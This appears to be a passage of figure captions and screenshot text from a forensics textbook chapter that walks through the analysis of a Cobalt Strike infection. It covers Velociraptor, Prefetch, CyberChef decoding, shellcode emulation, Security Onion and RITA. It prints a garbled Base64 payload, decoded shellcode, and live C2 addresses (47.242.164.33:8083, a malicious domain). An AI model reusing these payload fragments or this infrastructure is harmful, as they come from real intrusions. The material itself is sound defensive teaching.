


Figure 15.9 – CyberChef interface




Figure 15.10 – CyberChef – Recipe




Figure 15.11 – CyberChef decoding

DETECTION	DETAILS	LINKS	COMMUNITY
Security Vendors' Analysis			
alphaMountain ai	Malicious	Avira	Malware
BitDefender	Malware	Comodo Valkyrie Verdict	Phishing
CRDF	Malicious	Dr.Web	Malicious
G-Data	Malware	Heimdal Security	Malicious
Seclookup	Malicious	Sophos	Malware
Forcepoint ThreatSeeker	Suspicious	Abusix	Clean

Figure 15.12 – VirusTotal analysis

<div> <div>+</div> <div>🔄</div> <div>🗑️</div> <div>📄</div> <div>💾</div> </div>		
State	FlowId	Artifacts
✓	F.CCD7T3DEFA80K	Generic.Client.Info
✓	F.CCD7R4DGGBN4G	Generic.Client.Info

Figure 15.13 – Velociraptor evidence collection

New Collection: Select Artifacts to collect

evidence execution

Windows Analysis.EvidenceOfExecution

Windows Forensics.Prefetch

Windows Timeline.Prefetch

Windows Analysis.EvidenceOfExecution

Type: item

In many investigations it is useful to find evidence of program execution. This artifact contains the findings of several other collectors into an overview of all program execution artifacts. The associated report walks the user through the analysis of the findings.

Source UserAssist

```
1 SELECT * FROM Artifact.Windows.Registry.UserAssist()
2
```

Source Timeline

```
1 SELECT * FROM Artifact.Windows.Forensics.Timeline()
2
```

Source Recent Apps

```
1 SELECT * FROM Artifact.Windows.Forensics.RecentApps()
2
```

Source ShimCache

```
1 SELECT * FROM Artifact.Windows.Registry.AppCompatCache()
2
```

Source Prefetch

```
1 SELECT * FROM Artifact.Windows.Forensics.Prefetch()
2
```

Figure 15.14 – Velociraptor – Select Artifacts to collect

Results

Artifacts with Results

Windows Analysis.EvidenceOfExecution/UserAssistWindows Analysis.EvidenceOfExecution/ShimCacheWindows Analysis.EvidenceOfExecution/Prefetch

Total Rows

398

Uploaded Bytes

0 / 0

Files uploaded

0

Download Results

📄

🗑️

Available Downloads

Prepare Download

Prepare Collection Report

Name	Size (Mb)	Date
Report DESKTOP-ASLR5C7-C-2fb264dde7fb0339-F.CCD10D62KCKG	2 Mb	2022-09-08T15:55:01Z

Figure 15.15 – Results

```
"Version": "Win10 (30)",
"Signature": "SCCA",
"FileSize": 8780,
"Executable": "RUNDLL32.EXE",
"Hash": 3899825083,
"Info": {
  "LastRunTimes": [
    {
      "Date": "2022-09-08T15:50:14Z",
      "Int": 133071258148376400
```

Figure 15.16 – RunDll32 Prefetch entry

```
"Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SHCORE.DLL"
},
{
  "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\IMAGEHLP.DLL"
},
{
  "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\USERS\\PROD-SANDBOX\\APPDATA\\LOCAL\\TEMP\\SAMPLE.DLL"
},
{
  "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SECHOST.DLL"
},
{
  "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\RUNDLL32.EXE"
```

Figure 15.17 – RunDll32 Prefetch entry details




Figure 15.18 – ProcDump Sysmon entry




Figure 15.19 – Mimikatz PowerSploit entry




Figure 15.20 – Cobalt Strike PowerShell Event Log entry


```
C:\Users\PROD-SANDBOX\Downloads\payload.ps1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
payload.ps1
1
D2V0LVN0cm1j3dE1w20DgLVZ1cmMpb2+gMgoKJERvSKQgP8BAJvpabl2LWTHScGIYn0dab12LWTE5b1pY0n2;8Pp2WTE5aFp8U0laWE5e5Uha50NWQa
h3h3Z0dU0m2e2Rn1Y0;F2KkMc1pT4d2K5PpY2w5d2m2QWpV1IcY21Vc8RRe0cDU1YfVhGInR00XpZV1p0d1aGRHbDJaV3;10M1h3b21Y0pJ
R0BnS0Z0QmN1Q1M3;FoYVc1ZE9qcERkEp5W1c1MFJH0X8ZV2x1T0cKbGRF8p3M1Z0WV14cFpYTR9L0U145U1kblpY5m4pY71pQW1WanSDQJd01
JmT0k2c21Y5eniR02eYaJwdf1teDVMHk2qT0dVZ0xVnVaQ0F8Hk1TW1YTeMk2x2Ymk1VGNH88kQ2dWEE23bkkWc3RNV3;81U1h0M1V1X0pLQ2R0
ZVh0HfP8R8V8R3n3n1r2ZETe3V8M1YVXh0d1pT225U72eqY205emYfW3;B8bGRvTnp8eUaeVnV3;Hk2cW1U1aGRHbDJaV3;10M1h3b21Y0pJ
baa0N8GWS3;R0Vh0FN8a2RcHn1YM121YzJ0bVpW0XVZWfJwZ0LW2mXV3;BhRz1rY3k15FpTUC5aWfJvY3;J8b00wZ0XkRk3J5Y3;J0Q1p8U0laWE5e5Uha50NWQa
Z1cX0J;V3;R124WfWw1FDZ2SVH2x6Z2dWdEae5;F3b1JwY1dVdV00HT8aWEP2Y0Z0bG8n8n3M12cTGt0aGJcU0aVkp0M01j;01D2Mpk2EpaWmi3bk
tTe0rDWEpsZEhRw3pQWtKbU25W0Jxd11T0Up1b1p2YTJV00pH8TF1R3da8U9V3b1cXtJ;V3;H1J0Y1M1U2R0XMTbV3FeT0c0dWR8Vn11M0J0W1hR09aFX
Taw3eTVJWV01a2JH1HaV1pK50U1bGR5MVS2aX8aWTHR21U0zHpkR1Z0T0d0M6Ju0a81V1V1U1c1HfP3Y3n2;Rk5eY25a0FpVnpMa2h0V1Sc1pW8a
xsaRdvV51M80xV0M1hbVZqZEXC8eJuG1FkSE1wTEH8b0pIWh3;bdKxTm50aFptV021b0YVtVh0bFgyMnckR2h3WkhRdV1Y3;SU1YvYUc5a0cDZ8a
WFJOY3;J8M9JHv1ZV3VrYkdVbktTa3VTVzUyY3;J0bEtC00Vkv3bzTE8OQ0cDQ3JZWEpaY105a2R8eGkL02twS1N3Z0pIWh3jbd13T205a1p0U3;F3bV
VwS1Fv0U0b0G1kVzVqZEdad3pQn1kVzVqW0JkbG8GWTaV3haW3;J8HfPMDT81WZJa5Uha50NWQa3;hU205Uha50N8bGJVR0Z5WVx0GRHVa1L8aJ2
YaJ0H0F0X0XVJR0DnT0R3Z1LX8nVaR0YV3;M8NUL8HGD0R1J5ZFdVcPhTQmJWSGa3W1Z0ZPhTQWtKbU2SW8HGaGRtRn8aWFJ02Y5Nc00na0p0M0J0Y2
10dFpYU0a3;WkR3Y1N0c0R8bH21aUE5SURF0PhTQmJWSGa3W1YwZ0pIWh3jbd15W1h5M8N1WZ2kS0a3W1N80U10dFdlH0a3WfF3Skt8b0cD01YVWbH
ZaR1RbdaV3;1pZFdac1p8Vn1JRD8nVa8Gd2NFUn21V0ZwTm0dK9cT3;F3bKpaTm5SRM1Y00bVzR1U0dWbMFX0Nw55Gx1MVCxcF0w8p3;M1Z0WV14WU
tDaE5aW8G0V0D30VpXT3BJRk41YzNSbGJ0FVh0V3p8W1d0M8F0X0XV0a026YzJWdFlTcDUB0Z0W1N0b1VtV01R1ZqZEdW01JHVaV2R0Z2D0bkt7
a3N9Zn0U2Vb0M8F0X0HVV0V2tYkdRanRbH21aTVGY1daH8KzR0p3;M1Z0WV14WU1pVbH1R1J0Y2cGa1kyV0p3MTA2T2a2G0W3pa5V3B12tYV01bFJ1b8
VZV3VtWTAxd1pVnHaU2du1c1T1p00KZ3bmx0Y3;J8M9JHv1W8M0Q3F;Rn1Gc2H3VX8Hn1JaWn1a0VpMU3;V3;R1V3V3;AxW0JHVaV2R0Z2D0bkt7
aX0n3;B0c011YtngN00JkZF0K02FXTXNJRk5aWV04bFpDd2d8Vz6YVVOc011YtngM00JC2Fh5d1EY0Gh3M01U0bHpk120T0GadW0J1Un8ZM8
Z6ZEV2bG3WV8F3WfH3e50MTU3;JZM8p23H0d1p0M1kV2x0WdW0C0rU0a0Wk1M1V0d0Jt3;B3;h12qZK0b0cDZFW8Wk53M1d0F1X0K9V3Fe
TENC8W8KX0aR0ma0YV03c01GQ3F2bK0W0X1j;01GdFR1WE4wK0w0VtV01R1ZqZEdad3p8UR2V3h3VtV01b1EY0KVB0V1ZEdad3pTm8Fan80Z0
d0dVp8Rn1aQ9d0k8ha0G0eX0dZK0pY1dWHfPY0pL0zV0W1h5S0YQ0a1VaFYa05a08HbH21a1p0WV0k0cDZFW8Wk53M1d0F1X0K9V3Fe
a0p5e0cD01YVWbH2aR1b0daV3;1pZFdac1p8Vn1JaWn1a0VpV0W0kR2h3WkhRb1M0NTJ0MnR05n13Z00xQ3FZ0X0W0X13Z1N0bG0aV0d01VtJ0bK
K0Q0a5aW8G0YK0SH0aDQ1d0W0w2Fd0G0p5d2d8R3P0Y2w5eVpT03;F3bTV0ZEdad3pT02d8R3P0Y2w5d11Y8eh1V1YVW1hR0kT0V8aWfJ0Y1b0ColpK
Mk1h1J0ZEdad3pT02d8R3P0Y2w5eVpT03;F3bTV0ZEdad3pT02d8R3P0Y2w5d11Y8eh1V1YVW1hR0kT0V8aWfJ0Y1b0ColpK
aXWfJ0VKh0d1pT2380b3BLQ3x0Q3VtU0x0HTFk8Kha0G8e0RpiHJ3e0QW21cXtJ;V3;H1J0Y1M1R0G1YNTJaW0aWfFvW1J0n211V0p0YaJ0Wk6GT3;B3
Wk1Wn1nbk1a0F3;VWw1VF0U0k50k8SWP80U0bGSVJW0n0T0VY3Y1V0Rk02Rk0dSV00b0U2a0d1PaSk1ZMFY0VDFC0U1P0G01TV00U0R8M0Q3V0p0V1
JDTUR0R01Rk1SWH84U3;W0bV0W1M1bH0c4ZFC0dE1X0h0TWPp8ZM5G8G0Z0H0TSE3P01haR0VFL31;Vz1M01k0cX9W0k1ZM8F3V0D0F8M8R3ZDFWZ5
W853eFl0aEpSan0pU3B2MF8G0pSan0U0b0SV0W8K5bK2ET105eF81TXZTWfPY3;8V10y0aR0bKJ1U05ka05HvK2T01p0V0V0an8T3;BPR1Z0W3
H0N0VbKXJ0VekF403;Fa0V3zeF8SRKJ0V7T1a1R8S0bV0VpLVG5veVJYU3;RNR1J0VWpCa1J3Tm8aR1p0U180U1rd0d1VTX01R0K01V0b0Vt0a0UVT8K
HvYk0Df0JVEF0a1WfU01a8R04T08R02Vq53;V5a0Q01haR2VGT3VU2haTm1SNF0aEd0H0S2V0c4MVGb5ES8M0J2W8G0VY3;B3TNTPUTT000
1GTnt1S0R3V1h00FN01pBXVE5R0V0a0H0Vt0V0R0S0Y0Wt0HFR8TndkR1pZU2paeV1YbER380hW1dRQ1pu03;ZBbKY02t4YV0w0aY8Wf12Wt0W0VE
Q1R0V0b1WkZ0T1R0aE1W0VJ0V0W0W0cT050VW01VFD0V03;V1ZSWF120aH0cF0K0cF0P8Kp0U1daT0Fua3;J0bU16V5k1Z1W0k9R0W0b0ZD0R0U10a0
hWV0a0V0V0V0H0bE510a0KZ0F0W0V0abEJ00a113YngFNE0u53;VW0p0T0V01c0R60T0ZHEp4W01PeV0zR3V0b0TVEV0V0W0H0V0pX0R1U0UW5v00W0X0V0
HPS0T0h0b3JY2F8M8F25T1BVH2N0b0G0N8P0xV20R0kV4H0P80k3ETW58T1ZVW0a0a0V3707XV01PhF5R0V30V0b042N0W1H0a0K23V0V0W0H0V04PhT00
```

Figure 15.21 – Cobalt Strike Base64-encoded script

Figure 15.24 – Base64 XOR recipe




The screenshot shows a debugger's Output window with the following content:

```
time: 1ms
length: 798
lines: 4

Output

ûè...`.â1ôd.R0.R..R..r(.·J&1ÿ1À~<a|., ÁĬ
.çâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À~ÁĬ
.ç8âuô.}
ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿÖ1ÿWWWWh:
Vy$ÿÖé....
[1ÉQQj.QQh...SPhw..ÆÿÖëp[1ôRh..@.RRRSRPhëU.;ÿÖ.Æ.ÄP1ÿWwjÿSVh-..
{ÿÖ.Ä..Ä...1ÿ.öt..ùë
h³Äâ]ÿÖ.ÁhE!^1ÿÖ1ÿWj.QVPh·Wà.ÿÖç./..9çt·1ÿé...éÉ...è.ÿÿÿ/rpc.?,Hür«³rjA
..@..ÐC-|ñ°_Û?µûîñ´..S9²HK      èJá.uJ[|ÿİ?
xÜÊÄ+İ.ñO"m.çÄ.ñ$.ØDJ.|²..Host: outlook.live.com
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko)
.ÄÜ.[È»`.nÄ`úî.b.ØHÊÖr[/..Ó..Äc³.ø.Z.C.5..w.ys..[ÿ`@...ÿ¢2e.
.a.      ..Ë..%3è0î.¶BûdÄ.&KÖßx...
.[3u....\..P9ô.ßU.[äy=ÔpH<{.``U..lµ..5.A...Ä°Ê..P?.
ç8^,...hërURÁ.$Zô1o?/.%F.Øpë±
%zKtò.ôÄ.eW..hðµçVÿÖj@h....h..@.WxH$âÿÖ.³....ÜQS.çWh.
..SVh...âÿÖ.ÀtÆ...Ä.ÄuâXÄèøÿÿ47.242.164.33.Q   çm
```

Figure 15.25 – Shellcode output



The screenshot shows a debugger's command prompt with the following content:

```
C:\Users\PROD-SANDBOX\Downloads>scdbg.exe -f download.dat
Loaded 31e bytes from file download.dat
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 47.242.164.33, port: 8083, )

Stepcount 2000001
```

Figure 15.26 – Shellcode analysis




	Count ▼	rule.name
 	343	ET MALWARE Possible SQUIRRELWAFFLE Server Response
 	343	ET MALWARE SQUIRRELWAFFLE Server Response
 	339	ET MALWARE SQUIRRELWAFFLE Loader Activity (POST)
 	61	ET JA3 Hash - [Abuse.ch] Possible Dridex
 	45	ET MALWARE Observed Qbot Style SSL Certificate

Figure 15.27 – Cobalt Strike Security Onion detection



Security Onion - Destination IPs			Security Onion - Destination Ports		
 Export			 Export		
Destination IP	Count		Destination Port	Count	
149.28.99.97	45		443	59	
108.62.141.222	27		2222	45	
50.19.227.64	7		8888	27	
50.16.216.116	6		465	8	
54.243.45.255	6		25	2	
23.21.173.155	4		587	1	
13.89.179.10	3				
20.73.194.208	3				
20.109.120.85	3				
51.124.78.146	3				

Figure 15.28 – Security Onion alert network connections

```

dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_Qakbot

[+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log ntln.log
g packet_filter.log smb_files.log smb_mapping.log smtp.log ssl.log weird.log x509.log]:
[-] Verifying log files have not been previously parsed into the target dataset ...

[-] Processing batch 1 of 1
[-] Parsing logs to: Squirrelwaffle_Qakbot ...
[-] Parsing conn.log -> Squirrelwaffle_Qakbot
[-] Parsing dns.log -> Squirrelwaffle_Qakbot
[-] Parsing http.log -> Squirrelwaffle_Qakbot
[-] Parsing ssl.log -> Squirrelwaffle_Qakbot
[-] Finished parsing logs in 15ms
[-] Host Analysis:          164 / 164 [=====] 100 %
[-] Uconn Analysis:        221 / 221 [=====] 100 %
[!] No Proxy Uconn data to analyze
[-] Exploded DNS Analysis:  155 / 155 [=====] 100 %
[-] Hostname Analysis:     155 / 155 [=====] 100 %
[-] Beacon Analysis:       221 / 221 [=====] 100 %
[-] Gathering FQDNs for Beacon Analysis ... [
[-] FQDN Beacon Analysis:  131 / 131 [=====] 100 %
[!] No Proxy Beacon data to analyze
[-] UserAgent Analysis:    4 / 4 [=====] 100 %
[!] No invalid certificate data to analyze
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!


Theres a new Minor version of RITA 4.6.0 available at:
https://github.com/activecm/rita/releases


```

Figure 15.29 – Packet capture Zeek import

	A	B	C	D	E	F	G	H
1	Score	Source IP	Destination IP	Connections	Avg. Bytes	Intvl Range	Size Range	Top Intvl
2	0.782	172.16.1.128	103.253.212.72	127	1095	1	84	25
3	0.76	172.16.1.128	173.201.193.101	26	92	859	156	7
4	0.751	172.16.1.128	104.153.45.49	72	1049	2	36	25
5	0.735	172.16.1.128	107.180.43.3	144	1126	2	80	25
6	0.665	172.16.1.128	107.151.94.156	105	102	712	156	7
7	0.661	172.16.1.128	108.62.141.222	27	67018	43	26287	6
8	0.66	172.16.1.128	64.136.52.44	49	102	532	156	7
9	0.655	172.16.1.128	64.136.44.50	52	217	935	1860	7
10	0.652	64.136.52.50	172.16.1.128	49	42	898	4	3
11	0.652	107.151.94.156	172.16.1.128	48	40	878	0	8
12	0.591	64.136.52.44	172.16.1.128	22	40	532	0	10
13	0.59	172.16.1.128	64.136.52.50	152	160	846	1804	7
14	0.521	172.16.1.128	149.28.99.97	45	61859	319	109013	317
15	0.49	172.16.1.128	96.114.157.81	23	424	568	858	7
16	0.478	172.16.1.128	173.201.192.229	24	125	688	276	7
17	0.467	172.16.1.128	183.234.10.133	77	84	1414	156	7
18	0.448	172.16.1.128	217.160.0.61	22	85	2066	156	7

Figure 15.30 – RITA beacon IP addresses


Dashboard Browse Scan Endpoints Create Pulse Submit Sample API Integration

DOMAIN
obeysecuritybsness.com 



IoC Cobaltstrike

 domain Indicator Active

CREATED 4 MONTHS AGO | RECEIVED 3 MONTHS AGO by [ioc_columbus](#) | Public | TLP:  White
 FileHash-MD5: 1 | URL: 10 | Domain: 558 | Hostname: 275
 IoC Cobaltstrike related with security event that occurred in Costa Rica on April 20, 2022



IoC Cobaltstrike

 domain Indicator Active


CREATED 4 MONTHS AGO | RECEIVED 3 MONTHS AGO by [ioc_columbus](#) | Public | TLP:  White
 FileHash-MD5: 1 | URL: 10 | Domain: 558 | Hostname: 275
 IoC Cobaltstrike related with security event that occurred in Costa Rica on April 20, 2022

Figure 15.33 – AlienVault OTX threat intelligence

